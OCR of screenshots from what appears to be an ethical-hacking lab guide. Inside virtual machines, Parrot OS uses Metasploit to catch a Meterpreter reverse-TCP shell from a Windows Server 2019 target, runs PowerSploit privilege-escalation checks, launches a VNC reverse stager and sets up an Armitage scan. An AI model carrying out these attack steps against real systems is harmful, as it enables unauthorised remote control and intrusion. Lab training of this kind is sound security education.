
ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
ParrotV
V2019
Applications Places System
T4 Thg10 4, 22:37
msfconsole -q - Parrot Terminal
File Edit View Search Terminal Help
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.13 yes The listen address (an interface may be specified)
LPORT 444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.10.13:444
[*] Sending stage (175686 bytes) to 10.10.10.19
[*] Meterpreter session 1 opened (10.10.10.13:444 -> 10.10.10.19:49745) at 2023-10-04 22:37:04 +0700
(Meterpreter 1)(C:\Users\Administrator\Downloads) > sysinfo
Computer : SERVER2019
OS : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 22
Meterpreter : x86/windows
(Meterpreter 1)(C:\Users\Administrator\Downloads) >
Menu
msfconsole -q - Parrot ...
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
ParrotV
V2019
Applications Places System
T4 Thg10 4, 22:39
git clone https://github.com/PowerShellMafia/PowerSploit - Parrot Terminal
File Edit View Search Terminal Tabs Help
msfconsole -q - Parrot Terminal
git clone https://github.com/PowerShellMafia/PowerSploit - Parrot Terminal
┌─[touristv@parrot]─[~]
└──╼ $sudo -u
sudo: option requires an argument -- 'u'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-D directory] [-g group] [-h host] [-p prompt] [-R directory] [-T timeout] [-u user] [VAR=value] [-i|-s]
[<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-D directory] [-g group] [-h host] [-p prompt] [-R directory] [-T timeout] [-u user] file ...
┌─[✗]─[touristv@parrot]─[~]
└──╼ $sudo -i
[sudo] password for touristv:
┌─[root@parrot]─[~]
└──╼ #git clone https://github.com/PowerShell%20Mafia/PowerSploit
Cloning into 'PowerSploit'...
remote: Repository not found.
fatal: repository 'https://github.com/PowerShell%20Mafia/PowerSploit/' not found
┌─[✗]─[root@parrot]─[~]
└──╼ #git clone https://github.com/PowerShellMafia/PowerSploit
Cloning into 'PowerSploit'...
remote: Enumerating objects: 3086, done.
remote: Total 3086 (delta 0), reused 0 (delta 0), pack-reused 3086
Receiving objects: 100% (3086/3086), 10.47 MiB | 2.88 MiB/s, done.
Resolving deltas: 100% (1809/1809), done.
┌─[root@parrot]─[~]
└──╼ #
Menu
git clone https://github.c...
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
ParrotV
V2019
Applications Places System
T4 Thg10 4, 22:55
msfconsole -q - Parrot Terminal
File Edit View Search Terminal Tabs Help
msfconsole -q - Parrot Terminal
ls --color=auto - Parrot Terminal
%PATH% .dll Hijacks
%PATH% .dll Hijacks
%PATH% .dll Hijacks
%PATH% .dll Hijacks
%PATH% .dll Hijacks
%PATH% .dll Hijacks
%PATH% .dll Hijacks
%PATH% .dll Hijacks
%PATH% .dll Hijacks
%PATH% .dll Hijacks
%PATH% .dll Hijacks
%PATH% .dll Hijacks
%PATH% .dll Hijacks
%PATH% .dll Hijacks
%PATH% .dll Hijacks
Modifiable Registry Autorun
Modifiable Registry Autorun
Unattended Install Files
Encrypted web.config Strings
Encrypted web.config Strings
Encrypted web.config Strings
Encrypted web.config Strings
Encrypted web.config Strings
Encrypted web.config Strings
C:\Users\Administrator\Desktop>exit
exit
(Meterpreter 2)(C:\Users\Administrator\Desktop) > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=10.10.10.13 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\ADMINI~1\AppData\Local\Temp\1\MmkowWhjfqRG.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 10.10.10.13:4545...
(Meterpreter 2)(C:\Users\Administrator\Desktop) > [*] VNC Server session 3 opened (10.10.10.13:4545 -> 10.10.10.19:49996) at 2023-10-04 22:55:38 +0700
Menu
msfconsole -q - Parrot ...
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.





1.5 Gain Access to a Remote System using Armitage






ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
ParrotV
V2019
Applications Places System
T4 Thg10 4, 23:11
service postgresql status - Parrot Terminal
File Edit View Search Terminal Help
┌─[root@parrot]─[~/Desktop]
└──╼ #service postgresql status
● postgresql.service - PostgreSQL RDBMS
Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
Active: active (exited) since Wed 2023-10-04 23:07:37 +07; 2min 48s ago
Process: 2426 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
Main PID: 2426 (code=exited, status=0/SUCCESS)
CPU: 782us
Thg 10 04 23:07:37 parrot systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
Thg 10 04 23:07:37 parrot systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.
┌─[root@parrot]─[~/Desktop]
└──╼ #
Connect... (as superuser)
Host 127.0.0.1
Port 55553
User msf
Pass ****
Connect Help
Menu
service postgresql statu...
Connect... (as superuser)
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
ParrotV
V2019
Applications Places System
T4 Thg10 4, 23:12
Armitage (as superuser)
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Input (as superuser)
Enter scan range (e.g., 192.168.1.0/24):
10.10.10.19
Cancel OK
Console
[msf](Jobs:0 Agents:0) >>
Menu
service postgresql statu...
Armitage (as superuser)
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

